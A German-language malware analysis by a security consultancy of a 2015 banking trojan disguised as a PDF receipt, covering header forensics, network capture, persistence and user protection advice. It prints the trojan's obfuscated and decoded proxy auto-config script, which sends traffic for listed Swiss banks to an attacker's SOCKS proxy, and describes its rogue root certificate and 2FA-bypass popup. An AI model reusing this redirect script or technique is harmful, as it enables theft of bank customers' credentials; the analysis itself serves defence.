Security Research

Kurzanalyse: Banking Trojaner

Von Marco Wohler (System Engineer & Penetration Tester bei der Oneconsult AG)

1 Ausgangslage

Am 1. September 2015 ist uns eine E-Mail im Spamfilter bei einer Routinekontrolle aufgefallen. Suspekt an dieser E-Mail war, dass die Absenderadresse eine E-Mail Adresse einer Bank war mit der wir in Kontakt stehen. Laut unserem Spamfilter sollte sich eine EXE Datei im Anhang der Mail befinden. Dies war für uns Grund genug, die E-Mail sowie deren Anhang genauer zu untersuchen.

2 Vorgehen und Analyse

Als erstes haben wir die E-Mail in einer geschützten Umgebung (dafür eignet sich z.B. die Linux Distribution „Kali“) untersucht, wo anschliessend der Header analysiert und der Anhang von Base64 in ein Zip decodiert wurde.

Bereits bei der Analyse des Headers bestätigte sich unser Vermutung, dass es sich um Cybercrime handelt:




Abbildung 1 - Mail Header

Verdächtig hierbei waren u.a. folgende Punkte:

1. Der Absender-Server hat die IP Adresse 213.97.127.91. Mithilfe von „whois“ stellten wir fest, dass es sich vermutlich um eine ausländische IP-Adresse handelt, was für eine Schweizer Bank merkwürdig erscheint.
2. Des Weiteren hat die E-Mail zwei unterschiedliche Adressen zweier verschiedener Banken. Die „info@“ Adresse haben wir im Spamfilter als Absender angezeigt bekommen. Die Reply-To „jolanda.meyer@“ Adresse würde erscheinen, wenn in einem Mail Client auf „Antworten“ geklickt würde. Dies ist auffällig und nicht normal für diese Art von Mail.
3. Der X-Mailer Header zeigt auf, dass die E-Mail wahrscheinlich mit Windows Mail, einer Weiterentwicklung von Outlook Express, versendet wurde. Mit gängigen Programmen ist es relativ einfach, Absenderadressen zu fälschen. Als Angreifer benötigt man dann idealerweise noch einen offenen Mail Relay, welcher benutzt werden kann, um seine eigene Identität zu verschleiern. Andererseits kann auch der ganze Header gefälscht sein und die E-Mail wurde mit einem dafür geeigneten Tool versendet.

Eine detailliertere Analyse des Mailheaders fand zu diesem Zeitpunkt nicht statt, da die mitgesendete Datei für uns interessanter erschien. Mit einem geeigneten Programm liessen wir uns alle Strings (Buchstaben- oder Zahlenfolgen) ausgeben. Dieser Schritt war wenig aufschlussreich bis auf einige DLL Dateien, welche das untersuchte Programm unter Windows benutzen würde.

Daraufhin wurde die EXE-Datei mit einem Antivirenprogramm gescannt. Die Meldung „Trojan-Dropper.Win32.Injector.ngef“ liess nicht lange auf sich warten. Für die weiteren Analysetätigkeiten wurde die Datei auf einem Microsoft Windows 7 Gerät in unserem Forensiklabor platziert. Mithilfe von frei verfügbaren Werkzeugen kann einfach eine erste Analyse der Verhaltensweise vorgenommen werden. Dazu haben wir folgende Software verwendet:

- → Wireshark[1] , um den Netzwerktraffic aufzuzeichnen und
- → PEStudio[2], mit dem die EXE Quick and Dirty untersucht werden kann


Weiter würden sich für eine solche oder ähnliche Untersuchung auch Tools aus der Sysinternals Suite eignen wie zum Beispiel „ProcMon“.

Mit PEStudio konnte der Verdacht auf Malware erhärtet werden. Unter anderem prüft das Tool die Eingabe (in diesem Fall unsere EXE) auf VirusTotal[3]. 26 von 57 Virenscannern erkennen den Trojaner (Stand 02.09.2015). Auf dem Windows-System versucht sich die EXE-Datei als PDF zu tarnen. Das Logo (Anzeigebild auf dem Desktop) wurde durch eines von Adobe PDF ersetzt und den Namen änderte der Ersteller auf „01_09_2015_quittung_2324“.

Lässt man sich die Dateiendungen anzeigen, erkennt man am Ende des Dateinamens anhand des „.exe“ die falsche PDF Datei. Bei einer Standardinstallation von Windows 7 ist das jedoch nicht der Fall und der ein oder andere Benutzer würde wahrscheinlich versuchen, die Datei zu öffnen. In den Eigenschaften der Datei ist ebenfalls auf einfachstem Weg klargestellt, um welchen Dateityp es sich handelt. Die wenigsten prüfen jedoch vor einem Aufruf einer Datei, ob es sich wirklich um den scheinbaren Dateityp handelt.

Zur Analyse verhalten wir uns wie der ein oder andere Benutzer und öffnen die Datei. Alles was geschah war, dass ein kleines Fensterchen kurz aufpoppte. Nichts Spektakuläres also auf den ersten Blick. Beim Öffnen des Internet Browsers konnte dann auf den im Hintergrund laufenden Analysetools verschiedene verdächtige Aktivitäten festgestellt werden; verschlüsselter http-Traffic wurde plötzlich rege von einer IP empfangen:

[1] Wireshark ist ein Netzwerksniffer. https://www.wireshark.org/
[2] PEStudio analysiert ausführbare Dateien. https://www.winitor.com/
[3] https://www.virustotal.com/



No.	Time	Source	Destination	Protocol	Length	Info
403	213.721888000	[redacted]	185.14.29.186	TCP	66	49204→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
405	213.745608000	185.14.29.186	[redacted]	TCP	66	443→49204 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=64
406	213.745745000	[redacted]	185.14.29.186	TCP	54	49204→443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
407	213.754590000	[redacted]	185.14.29.186	TLSv1	231	Client Hello
409	213.779436000	185.14.29.186	[redacted]	TCP	60	443→49204 [ACK] Seq=1 Ack=178 Win=30272 Len=0
410	213.798764000	185.14.29.186	[redacted]	TLSv1	1514	Server Hello
411	213.798765000	185.14.29.186	[redacted]	TLSv1	1174	Certificate
412	213.798809000	[redacted]	185.14.29.186	TCP	54	49204→443 [ACK] Seq=178 Ack=2581 Win=65536 Len=0
413	213.807630000	[redacted]	185.14.29.186	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
414	213.834449000	185.14.29.186	[redacted]	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
415	213.834488000	[redacted]	185.14.29.186	TCP	54	49204→443 [ACK] Seq=312 Ack=2640 Win=65536 Len=0
417	213.863494000	[redacted]	185.14.29.186	TLSv1	256	Application Data, Application Data
418	213.927430000	185.14.29.186	[redacted]	TCP	60	443→49204 [ACK] Seq=2640 Ack=514 Win=32448 Len=0
421	215.320085000	185.14.29.186	[redacted]	TLSv1	1371	Application Data
422	215.320086000	185.14.29.186	[redacted]	TLSv1	91	Application Data

Abbildung 2 - TLS Verkehr in Wireshark

Nun wollen wir analysieren, was bei der Ausführung der EXE im Hintergrund auf dem System geändert wurde. Aus diesem Grund setzten wir die VM nochmals zurück und verglichen die Windowsinstallation mit dem Attack Surface Analyzer4 von Microsoft. Das Tool zeichnet alle wichtigen Daten des Systems auf und vergleicht dann so den Zustand vor und nach dem Ausführen einer Datei (in diesem Fall der Malware). Es stellte sich heraus, dass vermutlich auf das DotNet Framework zugegriffen wird und an IPv4 sowie an IPv6 Einstellungen Änderungen vorgenommen werden. DLL Dateien5, welche am Anfang schon in Linux aufgetaucht waren, erschienen auch hier wieder, jedoch war das Resultat des Analyzers allgemein sehr mager. Da zusätzlich ein Neustart des Systems vorgenommen wurde, könnten diese Hinweise auch falsch sein. Doch wir haben noch die Indizien auf den IP Verkehr und kennen eine IP Adresse, die wohl zum Trojaner gehörte. Somit lassen wir die DLLs beiseite.

Als nächstes rufen wir die gesichtete IP Adresse in einem Browser auf und gelangen auf eine Webseite, die uns nach kurzem Interagieren JavaScript als Ausgabe auf dem Bildschirm anzeigte. Der Code war jedoch obfuscated und somit nicht verständlich. Ausserdem schien er Fehler zu beinhalten, die wohl von der html-Interpretation des Browsers abhängen können. Der Output in einer etwas gegliederten Form:

[4] http://www.microsoft.com/en-us/download/details.aspx?id=24487

[5] Dynamic Link Library https://de.wikipedia.org/wiki/Dynamic_Link_Library

```
eval(function(p,a,c,k,e,d){
        e=function(c){
               return(c<35?String.fromCharCode(c+29):c.toString(36))
               };
        if(!''.replace(/^/,String)){
               while(c--){
                      d[e(c)]=k[c]||e(c)
                      }
               k=[function(e){
                      return d[e]
                      }];
               e=function(){
                      return'\\w+'
                      };
               c=1
               };
        while(c--){
               if(k[c]){
                      p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])
                      }
               }
        return p
}
('p o(n,6){3 8="m q.r.l.t:s;";3 4=v h(\'*.b.1\',\'a.9.2\',\'k.j.1\',\'*.5.2\',\'c.g.1\',\
'*.d.1\',\'f.u.1\',\'*.F.1\',\'*.J.1\',\'e-
I.w.1\',\'*.K.1\',\'N.O.M.1\',\'H.G.1\',\'*.z.1\',\'*.y-x.2\',\'*.A-5.2\');
B(3 i=0;i<4.E;i++){
        D(C(6,4[i])){
               7 8
               }
        }
7"L"}',51,51,'|ch|com|var|hosts|ubs|host|return|proxy|directnet|cs|postfi-
nance|tb|bkb||inba|raiffeisendirect|Ar-
ray||akb|eb|29|SOCKS|url|FindProxyForURL|function|185|14|80|186|lukb|new|gkb|suisse|credi
t|raiffeisen|static|for|shExpMatch|if|length|zkb|bcge|netbanking|ban-
king|onba|bekb|DIRECT|zugerkb|wwwsec|ebanking'.split('|'),0,{}))
```

Zu erkennen sind im unteren Teil Namen von Schweizer Banken und einige Wörter, die auf einen Proxyserver[6] oder Proxyeinstellungen schliessen. Somit lag der nächste Schritt auf der Hand: Die Proxyeinstellungen des Systems wurden überprüft. Es wurden Einstellungen verändert, die ein skriptbasiertes Konfigurieren der Proxyeinstellungen ermöglichen. Als Skriptpfad lag folgende Adresse vor: https://crvvpn.net/secvpn.js. Dieses Script konnten wir nun herunterladen und fehlerfrei darstellen. Somit war es uns möglich, den ursprünglichen Code wiederherzustellen. Herausgekommen ist folgender JavaScript Code:

```
function FindProxyForURL(url,host){
       var proxy="SOCKS 185.14.29.186:80;";
       var hosts=new Array('*.postfinance.ch','cs.direct-
net.com','eb.akb.ch','*.ubs.com','tb.raiffeisendi-
rect.ch','*.bkb.ch','inba.lukb.ch','*.zkb.ch','*.onba.ch','e-bank-
ing.gkb.ch','*.bekb.ch','wwwsec.ebanking.zugerkb.ch','netbanking.bcge.ch','*.raif-
feisen.ch','*.credit-suisse.com','*.static-ubs.com');
       for(var i=0;i<hosts.length;i++){
              if(shExpMatch(host,hosts[i])){
                     return proxy
              }
       }return"DIRECT"
}
```

Es ist zu erkennen, dass es der Trojaner gezielt auf Schweizer Banken abgesehen haben muss. Immer wenn eine der aufgelisteten Banken aufgerufen wird, leitet der Browser die Anfragen an den Proxyserver weiter.

[6] Eim Proxyserver ist Mittler zwischen Browser und Internet. https://de.wikipedia.org/wiki/Proxy_Server

Mehr dazu im nächsten Kapitel.
Als nächstes wurde der Zertifikatspeicher geprüft. Da der Trojaner einen Proxy für Bankenlogins einrichten will, ist es naheliegend, wenn er dabei ein oder mehrere Zertifikate auf dem Rechner installiert. Es folgt ein Vergleich, vor und nach dem Trojaner:




Abbildung 3 - Zertifikatslisten

Es wird ein Zertifikat installiert, das den echten Thawte Root-Zertifikaten sehr ähnelt. Auch in den Zertifikatsspeicher vom Firefox wird das Zertifikat installiert. Google Chrome wiederum nutzt den Zertifikatspeicher von Windows.
Zu guter Letzt wurden die Autostart Einträge analysiert. Ein File wird nach %Appdata%\Microsoft\Windows\Startmenü\Programme\Autostart\system.pif geschrieben. Löscht man diese Datei, korrigiert die Proxyeinstellungen der Browser und löscht das falsche Zertifikat aus dem Speicher, ist der Trojaner vermutlich ausgehebelt. Auch nach einem Neustart werden die Proxyeinstellungen nicht wieder überschrieben. Bleibt das ausführbare PIF jedoch im Autostart, wird es bei jedem Start mitgeladen und setzt die Einstellungen und das Zertifikat neu. Wenn die PIF-Datei im Autostart mit der EXE aus dem Mail verglichen wird, haben beide den gleichen SHA1 String. Somit sind beide Dateien gleich:

```
C:\Windows\system32>fciv.exe -sha1 "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\system.pif"
//
// File Checksum Integrity Verifier version 2.05.
//
a77ffc72b07debdee3c0a364e00c96ee4c862ef5 c:\users\user\appdata\roaming\microsoft\win-
dows\start menu\programs\startup\system.pif

C:\Windows\system32>fciv.exe -sha1 "C:\Users\user\Desktop\01_09_2015_quittung_2324.exe"
//
// File Checksum Integrity Verifier version 2.05.
//
a77ffc72b07debdee3c0a364e00c96ee4c862ef5 c:\users\user\desktop\01_09_2015_quit-
tung_2324.exe
```

Andere Autostartrampen wurden nicht entdeckt.

3 Funktionsweise des Banktrojaners

Was macht der Trojaner genau auf einem System?
Die EXE, welche sich als PDF Datei tarnt, verändert die Proxy-Einstellungen der gängigen Browser, wie etwa des Internet Explorers oder Firefox. Dies über einen Web Pfad zu einem Script, welches der Browser aus dem Internet lädt, um daraus seine Konfiguration zu beziehen. Zumindest im Internet Explorer ist ein solcher Pfad als Quelle für die Einstellungen hinterlegt (Abbildung 4). Dieses Script wurde im vorherigen Kapitel beschrieben.




Abbildung 5 - Proxykonfiguration

Jede eingegebene Webadresse läuft durch das Script, welches die URL nach bekannten Banken absucht und dann den Webverkehr je nach dem umleitet. Beim Aufruf einer Bankenwebseite bauen wir mit dem Browser nur eine Verbindung zum Proxyserver auf, welcher dann die Verbindung zur Bank herstellt – falls das überhaupt erforderlich ist. Die Webseite kann auch direkt vom Angreifer stammen, der diese vorbereitet hat. Der Benutzer (in diesem Fall wir) surft also über den Server des Angreifers, der die Login-Daten abgreifen will. Auch das Zertifikat auf der Login Seite stammt vom Proxyserver, welches der Browser als von Thawte signiert und gültig anzeigt (Abbildung 5). Die EXE-Datei hatte das Root-Zertifikat auf unserem Rechner installiert. Jedoch fehlt die erweiterte Authentifizierung des Bankservers, was die Adresszeile grün einfärben würde. Das originale Zertifikat der Bank in unserem Test ist ausserdem von einer anderen Zertifizierungsstelle ausgestellt. Durch die beschriebene Konstellation kann der Angreifer ungehindert JavaScript, HTML und anderen Code in die Webseite einfliessen lassen und beliebig Änderungen an dieser vornehmen. Durch die richtige Webadresse der Bank in der Adresszeile des Browsers sowie einem (anscheinend) gültigen Zertifikat kommt die Seite täuschend echt daher. Auf gewissen Bankenseiten wird zudem ein Popup eingeblendet. Hier ein anonymisiertes Beispiel vom Popuptext:




Abbildung 4 - Anonymisierte Zertifikatsmeldung Firefox

In Zusammenhang mit der Modernisierung des Sicherheitssystems kann von Ihnen beim Einloggen ins Benutzerkonto eine zusätzliche Identifizierung angefordert werden. Um Ihr Konto weiterhin benutzen zu können, würden wir Sie einmalig bitten, unsere Applikation für Smartphones auf Ihr Mobiltelefon zu installieren, das zu Ihrem Konto hinzugefügt ist. Ohne Installation der mobilen Applikation wird der Zugang zum Konto gesperrt. Wir danken für Ihr Verständnis.

Abbildung 6 – Zertifikatsmeldung Firefox, Verbindungsweg und Popuptext

Das Popup gehört nicht zum normalen Verhalten der Seite. In diesem Popup wird dazu aufgerufen, eine App auf seinem Smartphone zu installieren. Der Verdacht liegt nahe, dass ähnlich des Retefe Trojaners (http://securityblog.switch.ch/2014/07/22/retefe-bankentrojaner/) versucht wird, auf diese Art die Zwei-Faktor Authentifizierung zu umgehen. Die Schadsoftware bzw. der Proxyserver scheint für jede Bank, die sie kennt eine gezielte Strategie zu verfolgen.
Interessanterweise wurden wir nach der Eingabe von falschen Login Daten auf die Website von Google weitergeleitet. Wird nun die E-Banking Webseite nochmals aufgerufen, erscheint eine Fehlermeldung (Abbildung 7).

Fehler!

Wegen eines technischen Problems sind wir unfähig, die Seite zu finden, nach der Sie suchen.

Versuchen Sie bitte in 2 Minuten noch einmal.

Abbildung 7 - Fehler auf Login Seite

Auf einem nicht infizierten Rechner funktioniert die Seite währenddessen tadellos.

4 Wie können Sie sich schützen?

Es gibt ein paar einfache Grundsätze:

- → Wenn eine E-Mail einer Bank im Spamfilter hängen bleibt, sollten Sie misstrauisch werden. Fragen Sie bei Ihrer Bank nach, ob eine E-Mail zu erwarten ist.
- → Wenn der Login Prozess sich ändert, ohne dass Sie ordnungsgemäss von der Bank angeschrieben und informiert wurden, dann brechen Sie den Vorgang sofort ab und telefonieren Sie mit der entsprechenden Bank.
- → Informieren Sie sich bei anderen und Informieren Sie die anderen. Vor allem in Firmen ist es wichtig, dass die IT Abteilung von solchen Mails oder anderen Gefahren weiss und handeln kann.
- → Setzen Sie aktuelle, gepatchte Betriebssysteme ein mit entsprechenden Schutzmassnahmen wie eingeschalteter Firewall und aktuellem Antivirenprogramm.
- → Wenn Sie auf Ihrem Rechner Schadsoftware vermuten, tun Sie nichts und informieren Sie die entsprechenden Stellen (z.B. den IT-Sicherheitsverantwortlichen des Unternehmens)

WICHTIG: geben Sie einem Anrufer, per E-Mail oder via Social Media nie Informationen über Vertragsnummer, Benutzername, Passwort oder ähnliches bekannt. Ihre Bank fordert Sie nie telefonisch dazu auf, eine Zahlung durchzuführen. Seien Sie auch skeptisch wenn Informationen bei Ihnen erfragt werden, welche zu einer eindeutigen Identifikation benutzt werden können (Geburtsdatum, letzte Zahlungen, LSVs etc.) es sei denn, Sie haben selber bei der Bank angerufen.

Schulungen, die solche Situationen aufzeigen und die Mitarbeiter sensibilisieren, können helfen, Schaden vorzubeugen und abzuwehren.

5 Oneconsult unterstützt Sie!

Die Oneconsult AG ist ein auf Cyber Security Consulting spezialisiertes Unternehmen. Neben Penetration Tests und Standard basierten Audits gehört es in der IT-Forensik zu unserem Alltag, Malware und deren Funktionsweise zu analysieren. Für unsere Kunden bieten wir ein professionell ausgestattetes IT-Forensik Lab und können so auch komplexe Angriffe gerichtsfest analysieren und dokumentieren. Dazu greifen wir auch auf das Know-how unseres Research Teams zurück, welches täglich Exploits und Angriffe analysiert und entwickelt.

6 Weiterführende Links

Swiss Internet Security Alliance: https://www.swiss-isa.ch/de/startseite/
E-Banking aber sicher: https://www.ebankingabersicher.ch/de/
Microsoft über Virenerkennung: www.microsoft.com/de-ch/security/pc-security/antivirus.aspx
Mehr zu Bankentrojaner bei Switch: http://securityblog.switch.ch/tag/bankentrojaner/